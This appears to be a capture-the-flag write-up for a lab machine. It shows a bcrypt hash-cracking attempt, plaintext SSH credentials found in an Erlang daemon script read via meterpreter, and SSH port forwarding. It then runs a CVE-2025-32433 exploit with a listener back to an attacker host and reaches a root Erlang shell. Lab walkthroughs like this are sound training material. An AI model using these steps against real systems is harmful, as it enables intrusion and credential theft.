
$2y$12$u0AC6fpQu0MJt7uJ80tM.Oh4lEmCMgvBs3PwNNZIR7lor05ING3v2



```
→ CVE-2025-31161 git:(main) ✗ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
0g 0:00:00:10 0.20% 2/3 (ETA: 07:06:22) 0g/s 27.37p/s 27.37c/s 27.37C/s purple..support
0g 0:00:00:14 0.25% 2/3 (ETA: 07:16:08) 0g/s 27.38p/s 27.38c/s 27.38C/s nelson..sadie
0g 0:00:00:35 0.52% 2/3 (ETA: 07:34:03) 0g/s 27.09p/s 27.09c/s 27.09C/s mario..mishka
0g 0:00:02:40 3.85% 2/3 (ETA: 06:50:43) 0g/s 26.67p/s 26.67c/s 26.67C/s Master1..Naomi
0g 0:00:09:15 9.89% 2/3 (ETA: 07:15:00) 0g/s 27.04p/s 27.04c/s 27.04C/s Charmed1..Roberto1
0g 0:01:16:24 78.54% 2/3 (ETA: 07:18:45) 0g/s 27.33p/s 27.33c/s 27.33C/s 3pepper..3bridges
0g 0:01:16:25 78.55% 2/3 (ETA: 07:18:46) 0g/s 27.33p/s 27.33c/s 27.33C/s 3buck..3dickens
0g 0:01:16:27 78.57% 2/3 (ETA: 07:18:46) 0g/s 27.33p/s 27.33c/s 27.33C/s 3mine..3public
Session aborted
```

Tried to crack a hash found in db but no success.

Found credentials inside a file



```
meterpreter > cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) →
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging ... ~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) →
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) →
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) →
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} →
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} →
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop → ok
    end.
```

ben:HouseH0ldings998


grep -r -l "ben" / 2>/dev/null

https://github.com/TeneBrae93/CVE-2025-3243

ssh ben@10.10.11.86


ssh -L 2222:127.0.0.1:2222 ben@10.10.11.86

python3 CVE-2025-32433.py -lh 10.10.14.45 -lp 4321 -rh 127.0.0.1 -rp 2222



```
➜ CVE-2025-3243 git:(main) ssh ben@127.0.0.1 -p 2222
ben@127.0.0.1's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
```

Then we can navigate and print root.txt



```
(ssh_runner@soulmate)6> cd("/root").
/root
ok
(ssh_runner@soulmate)7> ls().
.bash_history           .bashrc                 .cache
.config                 .erlang.cookie          .local
.profile                .selected_editor        .sqlite_history
.ssh                    .wget-hsts              root.txt
scripts
ok
(ssh_runner@soulmate)8> cat("root.txt").
```